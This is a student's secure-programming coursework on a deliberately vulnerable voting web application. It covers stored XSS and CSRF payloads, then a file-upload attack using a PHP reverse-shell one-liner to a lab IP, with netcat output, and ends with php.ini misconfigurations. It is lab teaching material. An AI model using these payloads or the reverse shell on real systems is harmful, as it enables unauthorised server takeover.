Secure Programming Coursework

Jure Sternad (s2450797)

November 25, 2022

1. Describe how the user field is vulnerable to an XSS based attack. Your description should include code to demonstrate the vulnerability (e.g., by injecting the javascript alert("Hello World!")) as well as step by step instructions. Provide a patch file to remedy this vulnerability (see Notes). (6 marks)

Answer

Since the data that the user inputs in the user field is not sanitized or validated and later when output is produced, it is also not sanitized, that allows an attacker to perform a persistent (stored) XSS attack. In the registration, an attacker can input an SVG container into the user field like `<svg onload="alert('Hello World!')">` which is later stored on the server. After the registration, he needs to submit a picture to get on the voting list of the page. When another user logs into the application, he is transferred to the index page. When the request is made to the server, the page loads the stored information, including the attacker's script, which is then executed by the browser and a pop-up with the alert displays. In addition, all users are targeted by this attack.


The cause for the vulnerability is the mix of code and data. That can be mitigated in several ways, including turning code into data with HTML encoding, using web application firewalls or by a more generic approach- the Content Security Policy. The Content Security Policy is an HTTP response header that allows the administrator to specify from which domains the scripts should be allowed to execute.

2. Describe how the signature field allows an attacker to mount a CSRF attack. The attack should cause a victim to vote for the attacker (another user) transparently. Describe the steps to perform the attack from the perspective of both the attacker and victim. Again, give your answer as a clear and unambiguous series of steps detailing the necessary inputs. Provide a patch file to remedy this vulnerability (see Notes). (6 marks)

Answer

An attacker can store the CSRF in the signature on the page itself since it does not validate the input or sanitize the output. One reason that makes this possible and simplifies the attack is that the voting is performed through a GET request. The attack goes as follows:

1. An attacker registers on the page and uses the inspect tool to see how the voting requests are processed. He then sees that the request is of GET type and which parameters are included.



2. He then registers and sets the signature field to the following script: `<img src="http://localhost:8080/vote.php?vote=attacker" alt = "image", width="1", height="1">`

3. To get on the voting list, he submits an image.

Vote count: 0

Vote for me

— attacker -

Vote count: 0

Vote for me

4. When another user logs in, the browser executes the malicious script provided by the attacker. That results in the user voting for the attacker.

3. Describe how the image upload field is vulnerable to a Remote File Inclusion attack. The attack should allow arbitary code to be run on the server. In particular, a successful attack obtains a reverse shell on the target system. Again, give your answer as a clear and unambiguous series of steps detailing the necessary inputs. Provide a patch file to remedy this vulnerability (see Notes). (7 marks)

Answer

When a user submits an image into the submit-image link, that that file is passed into the submit_image_link function. Although the function has some secure mechanism that checks whether the MIME type of the file is an image, the function stores the file in the database and makes a path to it on the server before the check. That enables an attacker to store a malicious file on the server, even though it does not follow the requirement of being an image. (Even if the function checked the file type before storing it on the server, that still would not prevent storing a malicious code since it is possible to manipulate magic bytes and inject a malicious code into the image file.)

The attack goes as follows:


1. Attacker starts the Netcat listener to a preferred port with the following command:

2. Attacker creates a file at3.php.php in which he passes the following code:


   <?PHP exec("/bin/bash –c 'bash –i >\& /dev/TCP/172.16.238.1/4444 0>\&1'")

   (the file needs to have a double PHP extension since it the submit_image_link function removes the last extension before storing it in the database)

3. The attacker uses the inspector tool to learn the path of the uploaded files:



4. Attacker registers on the page and submits the image :



5. Attacker executes the uploaded PHP file by providing a path to it in the URL:

6. A connection to the reverse shell opens:

```
seed@instance-1:~$ nc -lvp 4444
Listening on localhost 4444
Connection received on 172.16.238.10 44976
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@4dfa1f781661:/var/www/html/image/attacker$
```

4. The PHP initialisation file, php.ini, is a critical configuration file that governs many aspects of PHP's behaviour. The provided version contains a number of questionable configuration settings. Describe three of these misconfigured settings including how they can lead to exploitation. Provide a patched version of the PHP.ini file that fixes these problems (see Notes).

Answer

- `allow_url_fopen` and `allow_url_include`: These two settings allow the retrieval of remote files from other websites and FTP servers. The first enables the `fopen` wrappers to access files from URLs, and the second broadens it to PHP functions such as `include` and `require`. If the user's input is not filtered correctly, it can allow an attacker to submit an URL with a path to his malicious file - enabling him to inject an arbitrary code. If such an option is unnecessary, the setting should be turned off to disallow files from other servers to be included and prevent attacks such as RFI, XSS, information disclosure...

- `expose_php`: This setting allows the user to retrieve information about the PHP version of the webpage. The server puts the information in the response header with a line `X-Powered_By: PHP/version`. Therefore, if the PHP version contains any vulnerabilities that were not mitigated, an attacker could use that information to exploit the known vulnerabilities of that version. To avoid such risks, the setting should be turned off.

- `display_errors`: As the name suggests, when turned on, this setting informs the user of the errors that occurred. However an attacker could use that to obtain sensitive information about the web application, which should not be shared. That could allow him to see different path locations, including sensitive file locations, which would help him with attacks such as SQL injection. Therefore, after the development stage, this setting should be turned off.